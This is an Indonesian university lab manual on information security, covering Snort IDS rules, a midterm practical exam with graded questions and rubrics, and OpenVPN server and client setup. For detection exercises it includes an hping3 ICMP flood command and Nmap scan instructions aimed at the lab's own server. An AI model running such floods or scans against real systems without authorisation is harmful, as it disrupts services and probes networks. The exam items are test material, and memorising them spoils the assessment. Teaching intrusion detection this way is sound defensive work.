Langkah 19: Aturan untuk Mendeteksi Ping Flood

Kita bisa menggunakan deteksi threshold. Misal, aturan berikut akan alert jika ada lebih dari 10 ICMP dalam 5 detik:

```
alert icmp any any -> $HOME_NET any (msg:"Possible ping flood"; itype:8; threshold
:type both, track by_src, count 10, seconds 5; sid:1000003;)
```

Langkah 20: Uji dengan hping3

Di client, jalankan ping flood:

```
sudo hping3 -1 --flood <IP_Snort_Server>
```

Amati alert.

---

6. TUGAS DAN LATIHAN

Tugas 1: Instalasi dan Konfigurasi Dasar (Bobot 20%)

1. Instal Snort di mesin Linux.
2. Konfigurasi Snort dengan `HOME_NET` sesuai jaringan laboratorium.
3. Buat aturan sederhana untuk mendeteksi ping (ICMP echo request) dengan sid 1000001.
4. Jalankan Snort dalam mode console dan lakukan ping dari client. Capture screenshot alert yang muncul.

Tugas 2: Deteksi Port Scan (Bobot 25%)

1. Aktifkan preprocessor `sfportscan` di `snort.conf`.
2. Jalankan Snort.
3. Lakukan port scan dari client menggunakan Nmap dengan berbagai tipe scan (SYN, FIN, NULL, dll).
4. Amati alert yang dihasilkan. Catat perbedaan alert untuk setiap tipe scan.
5. Dokumentasikan hasil.

Tugas 3: Membuat Aturan Deteksi Serangan Spesifik (Bobot 25%)

Buat aturan Snort untuk mendeteksi:

- Percobaan login SSH dengan password salah (bisa menggunakan deteksi string "Failed password" di payload). Contoh aturan:

  ```
  alert tcp any any -> $HOME_NET 22 (msg:"SSH failed login"; content:"Failed password"; sid:1000004;)
  ```

- Akses ke URL tertentu (misal: /admin.php) pada web server.
- Uji aturan tersebut dengan melakukan simulasi (misal: menggunakan curl atau ssh dengan password salah).

Tugas 4: Analisis Log (Bobot 30%)

1. Jalankan Snort dengan mode logging ke file (`-l /var/log/snort`).
2. Lakukan serangan kombinasi: ping, port scan, dan percobaan login SSH (jika ada layanan).
3. Hentikan Snort.
4. Analisis file log: lihat isi alert, identifikasi serangan apa saja yang terdeteksi, catat timestamp, IP sumber, dan pesan alert.
5. Buat ringkasan dalam bentuk tabel.

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (sesuai format)

Bab I: Pendahuluan

- Latar belakang pentingnya IDS
- Tujuan praktikum

Bab II: Landasan Teori

- Konsep IDS dan perbedaannya dengan firewall
- Snort: arsitektur, mode operasi, aturan
- Preprocessor

Bab III: Langkah Kerja dan Hasil

- **3.1** Instalasi dan konfigurasi dasar (Tugas 1)
- **3.2** Deteksi port scan (Tugas 2)
- **3.3** Aturan deteksi serangan spesifik (Tugas 3)
- **3.4** Analisis log (Tugas 4)

Setiap bagian disertai screenshot perintah dan hasil (alert).

Bab IV: Pembahasan

- Analisis efektivitas aturan
- Perbedaan deteksi untuk berbagai tipe scan
- Interpretasi log

Bab V: Kesimpulan

- Ringkasan hasil
- Manfaat IDS dalam keamanan jaringan

Lampiran

- Daftar pustaka
- File konfigurasi (jika diperlukan)

---

8. RUBRIK PENILAIAN (Pertemuan 7)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Instalasi dan Konfigurasi	20%	Instalasi sukses, konfigurasi benar, tidak ada error	Instalasi sukses, ada sedikit kesalahan konfigurasi	Instalasi bermasalah	Gagal instalasi
Aturan Dasar (ping)	15%	Aturan berfungsi, alert muncul saat ping	Alert muncul tapi tidak konsisten	Aturan tidak aktif	Tidak ada aturan
Deteksi Port Scan	20%	Preprocessor aktif, port scan terdeteksi dengan baik, mampu menjelaskan hasil	Terdeteksi tapi kurang jelas	Tidak terdeteksi	Tidak ada

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Aturan Kustom	20%	Aturan berhasil dibuat dan diuji, alert sesuai	Aturan berhasil tapi uji kurang lengkap	Aturan tidak bekerja	Tidak ada
Analisis Log	15%	Analisis log mendalam, tabel ringkasan jelas, interpretasi tepat	Analisis cukup	Analisis dangkal	Tidak ada
Kualitas Laporan	10%	Laporan lengkap, sistematis, screenshot jelas	Cukup lengkap	Kurang lengkap	Tidak ada

---

9. REFERENSI

1. Snort Project. (2024). *Snort User Manual*. https://www.snort.org/documents
2. Northcutt, S., & Novak, J. (2003). *Network Intrusion Detection: An Analyst's Handbook* (3rd ed.). New Riders.
3. Linux man pages: `man snort`

---

10. LEMBAR CATATAN MAHASISWA

Perintah	Fungsi
`sudo snort -T -c /etc/snort/snort.conf -i eth0`	Uji konfigurasi
`sudo snort -A console -c /etc/snort/snort.conf -i eth0`	Jalankan IDS dengan alert di konsol
`sudo snort -A fast -c /etc/snort/snort.conf -i eth0 -l /var/log/snort`	Jalankan dengan logging
`sudo snort -r /var/log/snort/snort.log.xxxx`	Baca file log binary

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 8) adalah **UJIAN TENGAH SEMESTER (UTS)** yang mencakup materi pertemuan 1-7. Persiapkan diri Anda dengan mengulang semua modul, terutama:

- Enkripsi/dekripsi OpenSSL
- Digital signature
- Hash dan integritas
- Analisis risiko
- Kebijakan keamanan
- Firewall iptables
- Snort IDS

Ujian akan berupa praktik individu dengan soal-soal terintegrasi. Pastikan Anda memahami perintah dasar dan konsep dari setiap modul.

Selamat Mengerjakan!

MODUL 8
UJIAN TENGAH SEMESTER (UTS) PRAKTIKUM
(Pertemuan 8)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P08**
Nama Modul	**Ujian Tengah Semester (UTS) Praktikum**
Sub-CPMK	**Terintegrasi dari Sub-CPMK 1.1, 1.2, 1.3, 2.1, 2.2, 3.1, 3.2**
CPMK	**CPMK 1, CPMK 2, CPMK 3**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**30%**
Pertemuan	**8 (Kedelapan)**

---

2. TUJUAN UJIAN

Ujian Tengah Semester ini bertujuan untuk mengukur pencapaian mahasiswa terhadap kompetensi yang telah dipelajari pada pertemuan 1-7, meliputi:

1. Kemampuan mengimplementasikan kriptografi terapan (enkripsi, digital signature, hash).
2. Kemampuan melakukan identifikasi aset dan analisis risiko.
3. Kemampuan menyusun kebijakan keamanan (AUP dan Password Policy).
4. Kemampuan mengkonfigurasi firewall iptables.
5. Kemampuan menginstal dan mengkonfigurasi Snort IDS serta mendeteksi serangan.

---

3. RUANG LINGKUP MATERI

Pertemuan	Topik	Sub-CPMK
1	Enkripsi/dekripsi dengan OpenSSL	1.1
2	Digital signature	1.2
3	Hash untuk verifikasi integritas	1.3
4	Identifikasi aset dan analisis risiko	2.1
5	Kebijakan keamanan (AUP, Password Policy)	2.2
6	Konfigurasi firewall iptables	3.1
7	Instalasi dan konfigurasi Snort IDS	3.2

---

4. PETUNJUK PELAKSANAAN

1. **Sifat Ujian**: Tertutup (closed book). Dilarang membuka catatan, modul, atau bahan referensi lainnya, kecuali jika diizinkan oleh pengawas.
2. **Bentuk Ujian**: Praktik individu di laboratorium komputer.
3. **Waktu**: 170 menit (termasuk persiapan dan pengumpulan).
4. **Tata Tertib**:
   - Hadir 15 menit sebelum ujian dimulai.
   - Duduk sesuai nomor yang ditentukan.
   - Dilarang bekerja sama, berdiskusi, atau bertukar informasi dengan peserta lain.
   - Dilarang menggunakan perangkat komunikasi (HP, smartwatch) selama ujian.
   - Jika ada pertanyaan teknis (misal: komputer error), angkat tangan dan tanyakan kepada pengawas.
5. **Pengumpulan Jawaban**:
   - Semua jawaban (file hasil praktik, screenshot, laporan) dikumpulkan dalam satu folder dengan format nama: `UTS_NIM_Nama`.
   - Folder di-zip menjadi `UTS_NIM_Nama.zip` dan diunggah ke LMS yang ditentukan sebelum waktu habis.
   - Pastikan semua file dapat dibuka dan tidak korup.

---

5. SOAL UJIAN

Soal 1: Kriptografi (Bobot 30%)

Bagian A: Enkripsi Simetris (10%)

1. Buat file `data_rahasia.txt` yang berisi: **"NIM saya adalah [NIM Anda] dan ini adalah file ujian UTS."** (Ganti [NIM Anda] dengan NIM asli).
2. Enkripsi file tersebut menggunakan OpenSSL dengan algoritma AES-256-CBC dan password `UTS2026`.
3. Simpan hasil enkripsi sebagai `data_rahasia.enc`.
4. Enkripsi juga file tersebut dengan output format base64 dan simpan sebagai `data_rahasia.b64`.
5. Tuliskan perintah yang digunakan dan sertakan screenshot hasil enkripsi (tampilkan isi file `data_rahasia.enc` dalam bentuk hexdump atau base64).

Bagian B: Digital Signature (10%)

1. Gunakan key pair RSA yang telah Anda buat (jika tidak ada, buat baru dengan `openssl genrsa -out private.pem 2048` dan ekstrak public key).
2. Buat digital signature untuk file `data_rahasia.txt` menggunakan private key Anda. Simpan signature sebagai `data_rahasia.sig`.
3. Verifikasi signature tersebut dengan public key. Tunjukkan hasil verifikasi (status OK).
4. Modifikasi file `data_rahasia.txt` (misal, ubah satu karakter) dan coba verifikasi ulang signature. Tunjukkan hasilnya (harus gagal).
5. Tuliskan semua perintah dan screenshot hasil.

Bagian C: Hash (10%)

1. Hitung hash SHA-256 dari file `data_rahasia.txt` dan simpan dalam file `hash.txt`.
2. Buat salinan file `data_rahasia.txt` menjadi `data_rahasia_copy.txt`.
3. Ubah satu byte pada `data_rahasia_copy.txt` (gunakan `dd` atau editor hex). Contoh: `echo "X" >> data_rahasia_copy.txt` (menambahkan karakter).
4. Hitung ulang hash SHA-256 dari `data_rahasia_copy.txt` dan bandingkan dengan hash asli. Tunjukkan perbedaannya.

5. Jelaskan fenomena avalanche effect berdasarkan percobaan ini.

Soal 2: Manajemen Risiko (Bobot 25%)

Studi Kasus:
Sebuah perusahaan startup bernama **"TechSolution"** memiliki aset sebagai berikut:

- 2 server (web server dan database server) di ruang server tanpa pendingin cadangan.
- 20 laptop karyawan yang digunakan untuk bekerja dari kantor dan rumah.
- Aplikasi web yang menyimpan data pelanggan (nama, email, nomor telepon).
- Jaringan WiFi dengan password lemah "password123".
- Karyawan tidak pernah mendapat pelatihan keamanan.

Tugas:

1. Identifikasi minimal **5 aset** beserta nilai asetnya (skala 1-5) dan beri alasan.
2. Identifikasi minimal **3 ancaman dan kerentanan** yang relevan.
3. Lakukan penilaian risiko kualitatif (tentukan likelihood dan impact dalam skala 1-5, hitung tingkat risiko L×I) untuk setiap pasangan ancaman-kerentanan.
4. Buat matriks risiko sederhana (gambar manual atau gunakan tabel) dan tentukan prioritas penanganan.
5. Berikan rekomendasi penanganan untuk **2 risiko tertinggi**.

Tuliskan jawaban dalam format tabel yang rapi.

Soal 3: Kebijakan Keamanan (Bobot 15%)

Berdasarkan hasil analisis risiko pada Soal 2, buatlah:

1. **Satu pasal** dari Acceptable Use Policy (AUP) yang relevan untuk mengatasi risiko penggunaan WiFi dengan password lemah atau kurangnya kesadaran karyawan. (Tuliskan dengan struktur: judul pasal, isi kebijakan, dan sanksi).

2. **Satu pasal** dari Password Policy yang mewajibkan penggunaan password kuat dan penggantian berkala. Sertakan ketentuan minimal panjang, kompleksitas, dan masa berlaku.

Gunakan bahasa formal dan jelas.

Soal 4: Firewall iptables (Bobot 15%)

Anda diminta mengkonfigurasi firewall pada server dengan ketentuan berikut:

- Policy default INPUT DROP, FORWARD DROP, OUTPUT ACCEPT.
- Izinkan akses SSH (port 22) hanya dari subnet **192.168.10.0/24**.
- Izinkan akses HTTP (port 80) dan HTTPS (port 443) untuk semua.
- Izinkan koneksi yang sudah terjalin (ESTABLISHED, RELATED).
- Izinkan ping (ICMP echo-request) untuk keperluan monitoring.
- Blokir akses ke port 3306 (MySQL) dari luar (selain localhost).

Tugas:

1. Tuliskan semua perintah iptables yang diperlukan.
2. Tunjukkan cara menguji bahwa aturan berfungsi (misal: dengan perintah nmap atau ping dari client).
3. Jelaskan bagaimana cara menyimpan aturan agar persisten setelah reboot.

Soal 5: Snort IDS (Bobot 15%)

Skenario:
Anda telah menginstal Snort di server dengan IP 192.168.1.10. Dari client (192.168.1.100), Anda melakukan ping dan port scan.

Tugas:

1. Buat aturan Snort sederhana untuk mendeteksi ICMP ping (echo request) dengan sid **1000010** dan pesan **"PING DETECTED"**.
2. Tuliskan perintah untuk menjalankan Snort dalam mode console yang menampilkan alert.

3. Dari client, lakukan ping sebanyak 5 kali ke server. Apa yang terlihat di console Snort? Jelaskan.
4. Jelaskan perbedaan antara firewall iptables dan IDS Snort dalam konteks keamanan jaringan.

---

6. LEMBAR JAWABAN (TEMPLATE LAPORAN UTS)

Buat laporan dengan format berikut:

COVER

```
LAPORAN UJIAN TENGAH SEMESTER (UTS)
PRAKTIKUM KEAMANAN SISTEM INFORMASI

Nama   : [Nama Lengkap]
NIM    : [NIM]
Kelas  : [Kelas]
Tanggal: [Tanggal Ujian]
```

BAB I: PENDAHULUAN

(berisi latar belakang singkat dan tujuan ujian)

BAB II: JAWABAN SOAL

- **2.1 Soal 1 (Kriptografi)**
  - Bagian A: Enkripsi Simetris (screenshot perintah dan hasil)
  - Bagian B: Digital Signature (screenshot)
  - Bagian C: Hash (screenshot, analisis avalanche effect)
- **2.2 Soal 2 (Manajemen Risiko)**
  - Tabel identifikasi aset
  - Tabel analisis risiko (ancaman, kerentanan, L, I, L×I)
  - Matriks risiko
  - Rekomendasi
- **2.3 Soal 3 (Kebijakan Keamanan)**
  - Pasal AUP
  - Pasal Password Policy
- **2.4 Soal 4 (Firewall iptables)**
  - Perintah iptables
  - Cara pengujian

- Persistensi aturan
- **2.5 Soal 5 (Snort IDS)**
- Aturan Snort
- Perintah menjalankan Snort
- Hasil ping (deskripsi)
- Perbedaan IDS dan firewall

BAB III: KESIMPULAN

(Ringkasan pencapaian dan kesulitan yang dihadapi)

LAMPIRAN

- Screenshot tambahan jika ada
- Daftar pustaka (opsional)

---

7. RUBRIK PENILAIAN UTS

(Disadur dari RPS halaman 32)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Ketepatan Hasil	50%	Semua tugas diselesaikan dengan hasil tepat dan sempurna	Sebagian besar tugas selesai dengan hasil tepat (≥80%)	Beberapa tugas selesai (50-79%) dengan hasil kurang tepat	<50% tugas selesai atau hasil salah
Efisiensi Waktu	25%	Selesai sebelum waktu, langkah efisien	Selesai tepat waktu	Melebihi waktu tetapi masih selesai	Tidak selesai
Kemandirian	25%	Mengerjakan sendiri tanpa bantuan	Cukup mandiri, sesekali bertanya	Sering bertanya atau melihat pekerjaan teman	Bergantung penuh pada bantuan

Catatan: Pengawas ujian akan memonitor kemandirian.

---

8. PERSIAPAN UJIAN

Untuk kelancaran ujian, pastikan:

Bagi Mahasiswa:

- Membawa kartu ujian dan identitas.
- Memastikan komputer laboratorium berfungsi dengan baik.
- Sudah menginstal semua tools yang diperlukan (OpenSSL, iptables, Snort, nmap, dll) atau sudah disediakan oleh laboratorium.
- Membawa flashdisk untuk backup (opsional).

Bagi Laboran/Dosen:

- Menyiapkan lingkungan ujian yang identik untuk semua peserta.
- Memastikan jaringan tidak terganggu.
- Menyediakan soal ujian dalam bentuk cetak atau softcopy.
- Menyiapkan lembar pengawasan.

---

9. PENUTUP

Demikian Modul 8 Ujian Tengah Semester Praktikum Keamanan Sistem Informasi. Semoga sukses dan hasil yang memuaskan. Ingatlah untuk bekerja secara jujur dan mandiri. Setiap bentuk kecurangan akan dikenakan sanksi akademik.

Selamat Ujian!

MODUL 9
KONFIGURASI VPN DENGAN OPENVPN
(Pertemuan 9)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P09**
Nama Modul	**Konfigurasi VPN dengan OpenVPN**
Sub-CPMK	**3.3 - Mengkonfigurasi VPN server dan client menggunakan OpenVPN**
CPMK	**CPMK 3 - Mengkonfigurasi perangkat keamanan jaringan (firewall, IDS, VPN) dan menganalisis keamanannya**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**9 (Kesembilan)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** Virtual Private Network (VPN) dan kegunaannya dalam keamanan jaringan.
2. **Menginstal dan mengkonfigurasi** OpenVPN server pada Linux.
3. **Membangun Public Key Infrastructure (PKI)** sederhana menggunakan easy-rsa untuk membuat sertifikat server dan client.
4. **Mengkonfigurasi OpenVPN client** dan menghubungkannya ke server.
5. **Memverifikasi koneksi VPN** dengan memeriksa IP tunnel dan melakukan ping antar client.
6. **Menganalisis enkripsi traffic** VPN menggunakan Wireshark.
7. **Mengatasi masalah umum** (troubleshooting) dalam koneksi VPN.

3. DASAR TEORI

3.1 Virtual Private Network (VPN)

VPN adalah teknologi yang menciptakan koneksi aman dan terenkripsi melalui jaringan publik (seperti internet). VPN memungkinkan pengguna mengakses jaringan privat (misalnya jaringan kantor) seolah-olah mereka berada di lokasi yang sama. Manfaat VPN meliputi:

- **Kerahasiaan (Confidentiality)**: Data dienkripsi sehingga tidak dapat dibaca oleh pihak yang tidak berwenang.
- **Integritas (Integrity)**: Data tidak dapat diubah selama transmisi.
- **Otentikasi (Authentication)**: Memastikan bahwa pengguna dan server adalah entitas yang sah.

3.2 OpenVPN

OpenVPN adalah solusi VPN open-source yang sangat populer dan fleksibel. OpenVPN menggunakan protokol SSL/TLS untuk pertukaran kunci dan dapat berjalan di atas UDP atau TCP. OpenVPN mendukung dua mode autentikasi:

- **Static Key**: Menggunakan kunci bersama (pre-shared key). Sederhana tetapi kurang aman untuk banyak client.
- **Certificate-based (PKI)**: Menggunakan sertifikat digital (X.509) yang ditandatangani oleh Certificate Authority (CA). Mode ini lebih aman dan scalable.

Pada praktikum ini, kita akan menggunakan mode sertifikat.

3.3 Public Key Infrastructure (PKI)

PKI adalah sistem yang mengelola pembuatan, distribusi, dan pencabutan sertifikat digital. Komponen PKI yang akan kita gunakan:

- **Certificate Authority (CA)**: Entitas yang menerbitkan dan menandatangani sertifikat. Dalam praktikum, kita akan membuat CA sendiri.
- **Server Certificate**: Sertifikat yang digunakan oleh server VPN untuk mengidentifikasi dirinya.
- **Client Certificate**: Sertifikat untuk setiap client.

3.4 Cara Kerja OpenVPN (Mode TUN)

OpenVPN dapat beroperasi dalam dua mode:

- **TUN (tunnel)**: Mode routing, menciptakan interface virtual layer 3 (IP). Cocok untuk koneksi remote access.
- **TAP (bridge)**: Mode bridging, menciptakan interface virtual layer 2 (Ethernet). Cocok untuk kebutuhan bridging.

Pada praktikum ini, kita akan menggunakan mode TUN.

Setelah koneksi terjalin, client akan mendapatkan IP virtual dari subnet VPN (misal 10.8.0.0/24). Semua traffic yang menuju jaringan privat akan melewati tunnel ini.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Minimal 2 unit (server dan client) dalam satu LAN (atau 1 PC dengan 2 VM)
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 (disarankan) untuk server dan client
3	OpenVPN	Versi terbaru dari repositori
4	easy-rsa	Tools untuk mengelola PKI (biasanya termasuk dalam paket openvpn)
5	Tools pengujian	`ping`, `ifconfig` / `ip addr`, `traceroute`
6	Wireshark	Untuk menganalisis enkripsi (opsional)

Instalasi OpenVPN dan easy-rsa:

```
sudo apt update
sudo apt install openvpn easy-rsa -y
```

---

5. LANGKAH KERJA

5.1 Persiapan Server

Langkah 1: Buat Direktori PKI

Di server, buat direktori untuk menyimpan semua file sertifikat:

```
mkdir ~/openvpn-ca
cd ~/openvpn-ca
```

Langkah 2: Inisialisasi PKI dengan easy-rsa

Salin template easy-rsa ke direktori:

```
cp -r /usr/share/easy-rsa/* ./
```

Inisialisasi PKI:

```
./easyrsa init-pki
```

Langkah 3: Bangun Certificate Authority (CA)

Jalankan perintah untuk membangun CA. Anda akan diminta memasukkan passphrase (bisa dikosongkan untuk memudahkan praktikum, tapi dalam produksi sebaiknya diisi) dan Common Name (misal: "VPN CA").

```
./easyrsa build-ca
```

Hasilnya akan menghasilkan file `pki/ca.crt` (sertifikat publik CA) dan `pki/private/ca.key` (kunci privat CA). File `ca.key` harus dijaga kerahasiaannya.

Langkah 4: Buat Sertifikat Server

Buat permintaan sertifikat untuk server:

```
./easyrsa gen-req server
```

Ini akan menghasilkan file `pki/reqs/server.req` dan `pki/private/server.key`. Anda akan diminta memasukkan Common Name (misal: "server").

Selanjutnya, tanda tangani permintaan tersebut dengan CA:

```
./easyrsa sign-req server server
```

Hasilnya adalah `pki/issued/server.crt` (sertifikat server).

Langkah 5: Buat Sertifikat Client

Ulangi proses untuk client (misal client1):

```
./easyrsa gen-req client1
./easyrsa sign-req client client1
```

Hasil: `pki/issued/client1.crt` dan `pki/private/client1.key`.

Langkah 6: Buat Parameter Diffie-Hellman

Untuk keamanan tambahan, buat parameter DH:

```
./easyrsa gen-dh
```

Hasil: `pki/dh.pem`.

Langkah 7: Buat TLS-Auth Key (Opsional)

Untuk melindungi dari serangan DoS dan memastikan integritas handshake, buat kunci TLS-Auth:

```
cd ~/openvpn-ca
openvpn --genkey --secret ta.key
```

5.2 Konfigurasi OpenVPN Server

Langkah 8: Salin File Sertifikat ke Direktori OpenVPN

```
cd ~
sudo cp ~/openvpn-ca/pki/ca.crt /etc/openvpn/server/
sudo cp ~/openvpn-ca/pki/issued/server.crt /etc/openvpn/server/
sudo cp ~/openvpn-ca/pki/private/server.key /etc/openvpn/server/
sudo cp ~/openvpn-ca/pki/dh.pem /etc/openvpn/server/
sudo cp ~/openvpn-ca/ta.key /etc/openvpn/server/
```

Langkah 9: Buat File Konfigurasi Server

Buat file `/etc/openvpn/server/server.conf` dengan isi berikut:

```
sudo nano /etc/openvpn/server/server.conf
```

```
text
port 1194
proto udp
dev tun
ca ca.crt
cert server.crt
key server.key
dh dh.pem
```

```
server 10.8.0.0 255.255.255.0
ifconfig-pool-persist /var/log/openvpn/ipp.txt
push "redirect-gateway def1 bypass-dhcp"
push "dhcp-option DNS 8.8.8.8"
push "dhcp-option DNS 8.8.4.4"
keepalive 10 120
tls-auth ta.key 0
cipher AES-256-CBC
user nobody
group nogroup
persist-key
persist-tun
status /var/log/openvpn/openvpn-status.log
log-append /var/log/openvpn/openvpn.log
verb 3
explicit-exit-notify 1
```

Penjelasan:

- `port 1194`: Port default OpenVPN.
- `proto udp`: Menggunakan UDP (lebih cepat dari TCP).
- `dev tun`: Mode tunnel (routing).
- `server 10.8.0.0 255.255.255.0`: Memberikan IP dari subnet 10.8.0.0/24 kepada client.
- `push "redirect-gateway def1 bypass-dhcp"`: Mengarahkan semua traffic client melalui VPN (opsional, untuk full tunnel).
- `push "dhcp-option DNS 8.8.8.8"`: Menggunakan DNS Google.
- `tls-auth ta.key 0`: Menggunakan TLS-Auth dengan arah 0 (server).
- `cipher AES-256-CBC`: Algoritma enkripsi.
- `user nobody`, `group nogroup`: Menurunkan privilege setelah binding port.

Langkah 10: Aktifkan IP Forwarding

Agar server dapat merutekan traffic antara client dan internet, aktifkan IP forwarding:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Agar permanen, edit `/etc/sysctl.conf` dan hilangkan komentar `net.ipv4.ip_forward=1`.

Langkah 11: Atur Firewall (iptables) untuk NAT

Jika Anda ingin client VPN dapat mengakses internet melalui server, tambahkan aturan NAT pada interface yang terhubung ke internet (misal eth0).
Ganti `eth0` dengan interface internet Anda.

```
sudo iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -o eth0 -j MASQUERADE
```

Simpan aturan iptables (lihat Modul 6).

Langkah 12: Start OpenVPN Server

```
sudo systemctl start openvpn-server@server
sudo systemctl enable openvpn-server@server
```

Cek status:

```
sudo systemctl status openvpn-server@server
```

Pastikan status `active (running)`.

5.3 Konfigurasi OpenVPN Client

Langkah 13: Salin File Sertifikat Client ke Client

Di server, siapkan direktori untuk file client:

```
mkdir ~/client-configs
cd ~/client-configs
cp ~/openvpn-ca/pki/ca.crt ./
cp ~/openvpn-ca/pki/issued/client1.crt ./
cp ~/openvpn-ca/pki/private/client1.key ./
cp ~/openvpn-ca/ta.key ./
```

Transfer file-file tersebut ke mesin client, misal dengan `scp` atau menggunakan flashdisk.

Langkah 14: Buat File Konfigurasi Client

Di client, buat direktori `/etc/openvpn/client/` (atau direktori mana saja) dan file `client.ovpn`:

```
sudo mkdir -p /etc/openvpn/client
cd /etc/openvpn/client
sudo nano client.ovpn
```

Isi konfigurasi:

```
client
dev tun
proto udp
remote <IP_SERVER> 1194
resolv-retry infinite
nobind
user nobody
group nogroup
persist-key
persist-tun
ca ca.crt
cert client1.crt
key client1.key
tls-auth ta.key 1
cipher AES-256-CBC
verb 3
```

Ganti `<IP_SERVER>` dengan alamat IP server OpenVPN.

Langkah 15: Letakkan Sertifikat di Client

Pastikan file `ca.crt`, `client1.crt`, `client1.key`, dan `ta.key` berada di direktori yang sama dengan file konfigurasi, atau sesuaikan path di konfigurasi.

Langkah 16: Hubungkan Client ke Server

Jalankan OpenVPN client:

```
sudo openvpn --config /etc/openvpn/client/client.ovpn
```

Jika berhasil, akan muncul log yang menunjukkan assignment IP dari server (misal: `10.8.0.6`). Biarkan terminal terbuka (untuk testing). Untuk menjalankan sebagai service, bisa menggunakan `systemctl` (setelah konfigurasi service).

5.4 Pengujian Koneksi

Langkah 17: Verifikasi IP Tunnel di Client

Buka terminal lain di client (atau gunakan SSH), lalu:

```
ip addr show tun0
```

Akan terlihat interface tun0 dengan IP 10.8.0.x.

Langkah 18: Ping ke Server VPN dari Client

```
ping 10.8.0.1
```

(10.8.0.1 adalah IP server di dalam tunnel). Jika balasan diterima, koneksi berhasil.

Langkah 19: Ping ke Client dari Server

Di server, lihat IP client yang terhubung:

```
sudo cat /var/log/openvpn/openvpn-status.log
```

Atau gunakan `ifconfig` untuk melihat interface tun0. Ping ke IP client:

```
ping 10.8.0.6
```

Langkah 20: Uji Akses Internet (Full Tunnel)

Jika konfigurasi server mengaktifkan `redirect-gateway`, client seharusnya dapat mengakses internet melalui VPN. Di client, coba:

```
ping 8.8.8.8
```

Cek rute dengan `traceroute 8.8.8.8` dan lihat apakah melewati tunnel.

5.5 Analisis Enkripsi dengan Wireshark

Langkah 21: Capture Traffic di Server

Di server, jalankan Wireshark pada interface yang terhubung ke jaringan publik (misal eth0). Saring dengan `udp.port == 1194`.

Langkah 22: Generate Traffic dari Client

Di client, lakukan ping ke 8.8.8.8 atau akses situs web.

Langkah 23: Amati Paket di Wireshark

Paket yang tertangkap akan terlihat terenkripsi (tidak bisa dibaca isinya). Ini membuktikan bahwa semua traffic dalam tunnel dienkripsi.

---

6. TUGAS DAN LATIHAN

Tugas 1: Setup VPN dengan Satu Client (Bobot 40%)

1. Lakukan semua langkah dari 5.1 sampai 5.4 untuk mengkonfigurasi OpenVPN server dan satu client.
2. Dokumentasikan setiap langkah dengan screenshot, termasuk:
   - Proses pembuatan CA dan sertifikat.
   - Isi file konfigurasi server dan client.
   - Status service OpenVPN server (running).
   - Hasil ping antara client dan server (10.8.0.1).
   - IP yang didapat client (tun0).
3. Tuliskan perintah-perintah penting yang digunakan.

Tugas 2: Uji Koneksi dan Routing (Bobot 30%)

1. Dari client, lakukan `traceroute` ke 8.8.8.8. Catat jalurnya.
2. Nonaktifkan VPN (hentikan client), lalu lakukan `traceroute` lagi. Bandingkan perbedaannya.
3. Jelaskan perbedaan rute dengan dan tanpa VPN.
4. Apakah traffic ke internet melalui VPN? Jika tidak, periksa konfigurasi `redirect-gateway`.

Tugas 3: Analisis Keamanan (Bobot 30%)

1. Gunakan Wireshark di server untuk menangkap traffic pada interface publik (eth0) saat client melakukan ping ke 8.8.8.8.
2. Capture juga pada interface tun0 di server untuk melihat paket asli (tidak terenkripsi di dalam tunnel).
3. Bandingkan kedua capture. Jelaskan apa yang diamati.
4. Pada interface publik, apakah Anda dapat melihat isi paket ICMP? Mengapa demikian?
5. Sertakan screenshot dari Wireshark.

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (sesuai format)

Bab I: Pendahuluan

- Latar belakang pentingnya VPN
- Tujuan praktikum

Bab II: Landasan Teori

- Konsep VPN
- OpenVPN dan PKI
- Cara kerja enkripsi tunnel

Bab III: Langkah Kerja dan Hasil

- **3.1** Setup PKI dan sertifikat (screenshot)
- **3.2** Konfigurasi server (screenshot konfigurasi)
- **3.3** Konfigurasi client (screenshot)
- **3.4** Pengujian koneksi (screenshot ping, ip addr)
- **3.5** Analisis Wireshark (screenshot)

Bab IV: Pembahasan

- Analisis hasil traceroute
- Analisis keamanan (enkripsi)
- Troubleshooting yang mungkin terjadi

Bab V: Kesimpulan

- Ringkasan hasil
- Manfaat VPN dalam keamanan

Lampiran

- Daftar pustaka
- File konfigurasi (lampirkan sebagai teks)

---

8. RUBRIK PENILAIAN (Pertemuan 9)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Instalasi dan PKI	20%	Semua langkah PKI berhasil, sertifikat terbuat dengan benar	Ada sedikit kesalahan tapi dapat diperbaiki	PKI bermasalah	Gagal total
Konfigurasi Server	20%	Server berjalan dengan baik, konfigurasi tepat	Server berjalan, ada konfigurasi kurang optimal	Server tidak berjalan	Tidak ada
Konfigurasi Client	20%	Client berhasil terhubung, mendapat IP, ping berhasil	Client terhubung tapi ada kendala	Client tidak terhubung	Tidak ada
Analisis Jaringan	20%	Analisis traceroute dan Wireshark mendalam, screenshot jelas, kesimpulan tepat	Analisis cukup	Analisis dangkal	Tidak ada
Kualitas Laporan	20%	Laporan lengkap, sistematis, semua screenshot ada	Cukup lengkap	Kurang lengkap	Tidak ada

---

9. REFERENSI

1. OpenVPN Inc. (2024). *OpenVPN Documentation*. https://openvpn.net/documentation/
2. Messier, R. (2021). *Network Security with OpenSSL*. O'Reilly Media.
